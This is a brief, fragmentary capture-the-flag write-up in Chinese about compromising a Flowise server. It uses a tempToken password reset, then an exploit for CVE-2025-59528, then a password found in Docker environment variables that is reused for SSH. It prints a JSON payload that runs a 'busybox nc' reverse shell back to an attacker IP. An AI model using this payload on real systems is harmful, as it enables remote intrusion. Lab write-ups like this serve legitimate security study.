

hash破解不出来,直接用tempToken去设置新密码然后登录:
CVE-2025-59528

然后是CVE-2025-59528 RCE,打到容器内root:
- Flowise has Remote Code Execution vulnerability · CVE-2025-59528 · GitHub Advisory Database
https://github.com/advisories/GHSA-3gcm-f6qx-ff7p
1 | {"loadMethod": "listActions", "inputs": {"mcpServerConfig": "({x:(function(){const cp = process.mainModule.require('child_process');cp.execSync('busybox nc 10.10.14.12 4444 -e /bin/sh');return 1;})()})"}} |
automate.py
到此为止的一键脚本:from Discord
1 | import requests |
user flag

docker环境变量里得到密码,密码复用ssh登录宿主机:
1 | ~ # env |
Gogs to root
